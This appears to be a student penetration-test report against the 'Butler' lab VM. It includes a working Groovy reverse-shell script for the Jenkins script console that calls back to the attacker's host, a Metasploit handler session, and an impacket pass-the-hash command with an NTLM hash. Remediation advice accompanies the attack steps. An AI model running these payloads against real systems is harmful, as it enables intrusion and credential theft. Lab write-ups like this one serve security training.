


# INTRO

AGS solutions has been authorized by TCM to conduct an CPT on a VM they called "Butler". AGS solutions CPT is to verify if compromise is possible by any means. This documentation is a report of my entire engagement including findings, exploitation, and remediation and recommendations for such targets provided by TCM.

By: Robert Garcia

Jr Penetration Tester

Test Report



AGSOLUTIONSADP

Cyber at your service

09/30/2022

---

# DISCLAIMER

---

TCM acknowledges and accepts the following assumptions and limitations of liability as necessary to this type of engagement:

AGS solutions may use commercial and or common, readily available tools to perform the penetration test.

TCM understands that the AGS solutions will be engaged in mirror real world hacking activities and, such , may impede system performance, crash production systems and permit unapproved access.

TCM understands that the actions of AGS solutions may involve risks which are not known to the parties at this time and that may not be foreseen or reasonably foreseeable at this time.

Only Authorized Personnel should be looking at these documentation and any body outside of the SOW or ROE should have been added to view these documents by the appropriate parties in the ROE.

All parties that are authorized to view this documentation agree not to discuss it outside of work or with other parties other than internal entities that support and manage the target.

---

# TABLE OF CONTENT

---

1.	Intro	
2.	Disclaimer	
3.	Table of Content	
	• Credentials to Penetration Tester	
	• Scope	
	• Executive Summary	
4.	Recommendations	
	• Butler (192.168.8.172)	
5.	Mythology	
6.	Finding's & Remediation Butler	
	• Finding	
	• Privileges Escalation	
7.	Entire Kill Chain	
	• OSINT	
	• Discovery	
	• Initial Foot hold	
	• Butler	
	• Administrator	
8.	Removal of Tools	
9.	References	
	• (Butler) Exploit and Mitigation References	
10.	Appendix	
	• Loot	
	• Nmap Full Scan	
	• Nmap Vul Scan	
	• Gobuster directory hunt	
	• PE Butler whoami /all	
	• PE Butler systeminfo	
	• Wes results	
	• Hash Dump from credential_collector	

---

# CREDENTIALS TO PENETRATION TESTER

---

Robert J Garcia is the professional Penetration Tester that will be handling the Engagement.

Robert has 3 years of Pen Testing with platforms like HTB and THM.

Robert is deep into the art of network pen testing and has a good understanding of IR and Malware analysis.

Fun fact about Robert when he is not Pentesting he is being black hat at night self studying for Red Team operations and improving his TTP.

## Certifications held by Robert Garcia



Expires 2025

---

## SCOPE

---

AGS solutions has been given permission to do the following:

**Main Goal: Attempt to take over VM by any means, then obtain the highest privilege's account.**

We have a few related task that would need to be exercised to meet the clients main goal:

- The ability to identify and retrieve proprietary or confidential information.
- The ability to gain unauthorized access to a system or device.
- Internal and external network and system enumeration
- Internal and external vulnerability scanning
- Information gathering and reconnaissance
- Simulate exfiltration of data
- Simulate or actually download hacking tools from approved external websites
- Attempt to obtain user and/or administrator credentials
- Attempt to subvert operating system security controls
- Attempt to install or alter software on target systems
- Attempt unauthorized access of resources to which the team should not have access

# EXECUTIVE SUMMARY

I was tasked with performing a penetration test towards the VM called Butler.

A penetration test is a dedicated attack against internally or externally connected systems.

This test focuses on performing attacks similar to those of a hacker and attempting to infiltrate each Node machine and owning it.

My objective was to comprise the VM in this manner.

When performing the penetration test, several alarming vulnerabilities were identified on the network.

When performing the attacks, I was able to gain access to the VM butler, primarily due weak credentials and misconfigurations of the OS that led to the compromise. During the testing, I had administrative-level access. Butler was successfully exploited, and access granted. The system Butler as well as a brief description on how access was obtained are listed below:

## Summary of Exploits found

<i>IP Address</i>	<i>Domain Name</i>	<i>Exploit</i>
192.168.8.172	(Butler)	Weak Credentials / Misconfigured OS

---

# RECOMMENDATIONS

---

## BUTLER (192.168.8.172)

Weak password usage and no lockout policy in place played the biggest factor here in our compromise of the VM Butler.

*FIX*

- Policy for log in attempts
- policy for password
- password complexity
- Log of some sort (log,IDS,IPS,SIEM)

We had the ability to dump the SAM file containing NTLM hashes of all users on the system, including Administrator and this was due to poor patch management and no end point protection active.

*FIX*

- AV of some sort on target
- patch management
- log of some sort (log,IDS,IPS,SIEM)

*All our recommendations are formulated from NIST and MITRE Att&ack institutions and there knowledge on best practice for such vulnerability's that we found on target during these engagement. Please refer to our Reference page for more information on best practices and mitigations*


# MYTHOLOGY

Mythology Followed: CompTIA Pen+200

We are going to validate, verify and perform OSINT and other enumeration techniques that will paint a picture of our target's landscape and provide us a look at where there could be a manner of exploitation and intrusion. We will exploit our finding and then establish some persistence and in turn start the process over for the mythology we are following.

Our goal after compromise is to gather information about our user, the network the user is on and then attempt to move vertically or laterally based on the information we gather to the highest privileges' account in our case is the Domain controller Admin.

Once we get to these points we will stop and conclude our Assessment, advise the appropriate parties and start the process of making the report.





# FINDING'S & REMEDIATION BUTLER

## FINDING

SYSTEM IP: 192.168.8.172  
Service Enumeration: TCP:135,139,445,5040,7680,8080,49664,49665,49666,49667,49668,49669

Nmap Scan Results: (Find entire scans in appendix)

PORT	STATE	SERVICE	REASON	VERSION
135/tcp	open	msrpc	syn-ack ttl 128	Microsoft Windows RPC
139/tcp	open	netbios-ssn	syn-ack ttl 128	Microsoft Windows netbios-ssn
445/tcp	open	microsoft-ds?	syn-ack ttl 128	
5040/tcp	open	unknown	syn-ack ttl 128	
7680/tcp	open	pando-pub?	syn-ack ttl 128	
8080/tcp	open	http	syn-ack ttl 128	Jetty 9.4.41.v20210516
_http-favicon: Unknown favicon MD5: 23E8C7BD78E8CD826C5A6073B15068B1				
http-robots.txt: 1 disallowed entry				
_/				
_http-server-header: Jetty(9.4.41.v20210516)				
_http-title: Site doesn't have a title (text/html; charset=utf-8).				
49664/tcp	open	msrpc	syn-ack ttl 128	Microsoft Windows RPC
49665/tcp	open	msrpc	syn-ack ttl 128	Microsoft Windows RPC
49666/tcp	open	msrpc	syn-ack ttl 128	Microsoft Windows RPC
49667/tcp	open	msrpc	syn-ack ttl 128	Microsoft Windows RPC
49668/tcp	open	msrpc	syn-ack ttl 128	Microsoft Windows RPC
49669/tcp	open	msrpc	syn-ack ttl 128	Microsoft Windows RPC
MAC Address: 00:0C:29:F4:50:D4 (VMware)				
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows				

**Vulnerability Explanation:**  
Here we did a basic brute force with burp suit on the login page of the Jenkins instance running on port 8080 and found we discovered default credentials that let us log into Jenkins CMS. With that access we had the ability to take advantage of the feature "Groovy script Console" and call a reverse shell back to our kali machine.

**Vulnerability Fix:**

- Policy for log in attempts
- policy for password
- password complexity
- Log of some sort (log,IDS,IPS,SIEM)

**Severity or Criticality:**

CRITICAL 10/10

**Exploit Code:**

*Groovy script format*

```
String host="192.168.8.153";
int port=4444;
String cmd="cmd.exe";
Process p=new ProcessBuilder(cmd).redirectErrorStream(true).start();Socket s=new
Socket(host,port);InputStream pi=p.getInputStream(),pe=p.getErrorStream(),
si=s.getInputStream();OutputStream
po=p.getOutputStream(),so=s.getOutputStream();while(!s.isClosed())
{while(pi.available()>0)so.write(pi.read());while(pe.available()>0)so.write(pe.read());while(si.
available()>0)po.write(si.read());so.flush();po.flush();Thread.sleep(50);try
{p.exitValue();break;}catch (Exception e){}};p.destroy();s.close();
```

Proof of Concept Here:

Jenkins

Dashboard

New Item

People

Build History

Manage Jenkins

My Views

Lockable Resources

New View

Build Queue

Build Executor Status

master

Script Console

Type in an arbitrary [Groovy script](#) and execute it on the server. Useful for trouble-shooting and diagnosis.  
println(Jenkins.instance.pluginManager.plugins)  
All the classes from all the plugins are visible: jenkins.\*, jenkins.model.\*, hudson.\*, and hudson.\*

```
1 String host="192.168.8.153";
2 int port=4444;
3 String cmd="cmd.exe";
4 Process p=new ProcessBuilder(cmd).redirectErrorStream(true).start();Socket
```

Result  
org.codehaus.groovy.control.MultipleCompilationErrorsException: startup failed:
Script1.groovy: 3: Invalid variable name. Must start with a letter but was: "cmd"
 At [3:12] @ line 3, column 12.
 String cmd="cmd.exe";
 ^

kali@kali: ~

kali@kali: ~ 91x25

Exploit target:

Id	Name
--	----
0	Wildcard Target

msf6 exploit(multi/handler) > run

[\*] Started reverse TCP handler on 192.168.8.153:4444  
[\*] Command shell session 1 opened (192.168.8.153:4444 -> 192.168.8.172:49691) at 2022-10-01 04:22:18 -0400

Shell Banner:

M

-----

C:\Program Files\Jenkins>whoami

whoami

butler\butler

C:\Program Files\Jenkins>

Local.txt Proof Screenshot:

msf6 exploit(multi/handler) > sessions

Active sessions

=====

Id	Name	Type	Information	Connection
--	----	----	-----	-----
2		shell sparc/bsd	Shell Banner: M	----- 192.168.8.153:4444 -> 192.168.8.172:49692 (192.168.8.172)

msf6 exploit(multi/handler) > sessions -i 2

[\*] Starting interaction with 2...

Shell Banner:

M

-----

C:\Program Files\Jenkins>whoami

whoami

butler\butler

C:\Program Files\Jenkins>hostname

hostname

Butler

C:\Program Files\Jenkins>ipconfig

ipconfig

Windows IP Configuration

Ethernet adapter Ethernet0:

Connection-specific DNS Suffix . : localdomain

Link-local IPv6 Address . . . . . : fe80::60c1:cd1d:6cd:b94b%3

IPv4 Address. . . . . : 192.168.8.172

Subnet Mask . . . . . : 255.255.255.0

Default Gateway . . . . . : 192.168.8.2

C:\Program Files\Jenkins>

Overall Risk Severity	Likelihood Factor	Impact Factor	Score Vector:
Critical	High (LF:6.375)	High (IF:6.25)	SL:9/M:9/O:7/S:1/ED:8/EE:8/A:9/ID:0/LC:9/LI:9/LAV:9/LAC:9/FD:9/RD:9/NC:7/PV:0

# PRIVILEGES ESCALATION

SYSTEM IP: 192.168.8.172

Butler to Administrator

Vulnerability Exploited:

Pass the hash technique

Vulnerability Explanation:

This module harvests credentials found on the host and stores them in the database. One thing we notice was the AV not being on and that could have helped in preventing my module in working. Since the module worked we got back the NTLM hash. This let us do a technique called Pass-the-Hash and we logged in as Admin.

Vulnerability Fix:

- AV of some sort on target
- patch management
- log of some sort (log,IDS,IPS,SIEM)

Severity or Criticality:

CRITICAL 10/10

Exploit Code:

Metasploit Module: post/windows/gather/credentials/credential\_collector

Proof of Concept Here:

```
(kali㉿kali)-[~/Desktop/Target/Exploit]
└─$ impacket-wmiexec Administrator@192.168.8.172 -hashes aad3b435b51404eeaad3b435b51404ee:06aeec76975c06fdeaf9570f0de19154
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] SMBv3.0 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>whoami
butler\administrator
```

root.txt Proof Screenshot:

```
C:\Windows\Temp\DB_folder>whoami
whoami
butler\butler

C:\Windows\Temp\DB_folder>

kali@kali: ~/Desktop/Target/Exploit 157x16
└─$ impacket-wmiexec Administrator@192.168.8.172 -hashes aad3b435b51404eeaad3b435b51404ee:06aeec76975c06fdeaf9570f0de19154
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] SMBv3.0 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>whoami
butler\administrator
```

Overall Risk Severity	Likelihood Factor	Impact Factor	Score Vector:
Critical	High (LF:6.375)	High (IF:6.25)	SL:9/M:9/O:7/S:1/ED:8/EE:8/A:9/ID:0/LC:9/LI:9/LAV:9/LAC:9/FD:9/RD:9/NC:7/PV:0

---

# ENTIRE KILL CHAIN

---

# OSINT


---

We got a Link to a file from the TCM website. This file turned out to be an `.ova` file that we used to import to our VMware workstation 16 PRO. All we got here was that the VM is a windows box. We move back to kali so we can start to ID our Target Butler.

# DISCOVERY

I start of with my two favorite tools to ID what is on a network. `fping` I use to see who is alive on the entire subnet and `netdiscover` I put in a passive mode to monitor traffic in a less evasive way.


```
fping -asgq 192.168.8.153/24
netdiscover -i eth0 -p
```



We can see that the target is going to be .172. We know .2 .1 wont be it and the .254 is close to or is a broadcast address. For sure my IP is .153 so from here we can work on our target since we know the IP.

```
sudo nmap -vv --reason -T4 -Pn -sC -sV --open -p- -oA full 192.168.8.172 --min-rate 5000
```

Screenshot: (Find entire scans in appendix)





We have a few ports at work. We can see SMB ports in work with 139,135,445. We also see that there high ports with MSRPC being available and we see a few HTTP ports like 8080. With that we see a banner called Jetty and that is a CMS of sorts with a version. Nice. Lets keep looking and see if we can get some more info

```
nmap -Pn -p- --script safe,discovery,vuln,exploit -T4 -vv --reason --script=vuln -oA vuln
192.168.8.17
```

Screenshot: (Find entire scans in appendix)

```
PORT      STATE SERVICE      REASON
135/tcp   open  msrpc        syn-ack
139/tcp   open  netbios-ssn  syn-ack
|_smb-enum-services: ERROR: Script execution failed (use -d to debug)
445/tcp   open  microsoft-ds syn-ack
|_smb-enum-services: ERROR: Script execution failed (use -d to debug)
5040/tcp  open  unknown      syn-ack
7680/tcp  open  pando-pub    syn-ack
8080/tcp  open  http-proxy   syn-ack
|_http-wordpress-users: [Error] Wordpress installation was not found. We couldn't find wp-login.php
| http-enum:
|_ /robots.txt: Robots file
| http-robots.txt: 1 disallowed entry
|_/
|_http-malware-host: Host appears to be clean
|_http-date: Fri, 30 Sep 2022 23:48:35 GMT; -1s from local time.
|_http-favicon: Unknown favicon MD5: 23E8C7BD78E8CD826C5A6073B15068B1
| http-headers:
|   Connection: close
|   Date: Fri, 30 Sep 2022 23:48:35 GMT
|   X-Content-Type-Options: nosniff
|   Set-Cookie: JSESSIONID.fe7a4e72=node01vf1uacb631on1fno8p4elu67q1012.node0; Path=/; HttpOnly
|   Expires: Thu, 01 Jan 1970 00:00:00 GMT
|   Content-Type: text/html;charset=utf-8
|   X-Hudson: 1.395
|   X-Jenkins: 2.289.3
|   X-Jenkins-Session: dea8f131
|   Content-Length: 548
|   Server: Jetty(9.4.41.v20210516)
```

We can see there is a jetty type CMS working on port 8080. I also see a robots.txt and its not allowed. Maybe there could be something in there we can use or see.




Well this is nice. We have a Jenkins instance. This is just another CMS. We are going to use a tool called `gobuster` to see if we can ld some more info about the website.

```
gobuster dir -e -t20 -u http://192.168.8.172:8080 -w /usr/share/seclists/Discovery/Web-Content/raft-large-directories.txt -b 404,403 -o gobuster_directory.txt --timeout 50s
```

http://192.168.8.172:8080/error (Status: 400) [Size: 6241]


http://192.168.8.172:8080/oops (Status: 200) [Size: 6503]



Hmmm. So we see that we access of some sort with Jenkins. We see a version as well.



We had a hard time working on this box. It could be that we where beating it up with our scans. One thing is that we do not have much hidden behind the scenes with the website. We do not see any know CVE for this version as well of Jenkins. We are going to do a basic brute force to see if we land in the Dashboard of the Jenkins website. We accomplish this with **burp**.



We can see that we used a basic wordlists and a basic username list and brute force the log in page to Jenkins. We logging in with **jenkins:jenkins**. Lets see what we can do from here.




# INITIAL FOOT HOLD

We managed to find a location in the CMS that lets us run Command line commands on the target.

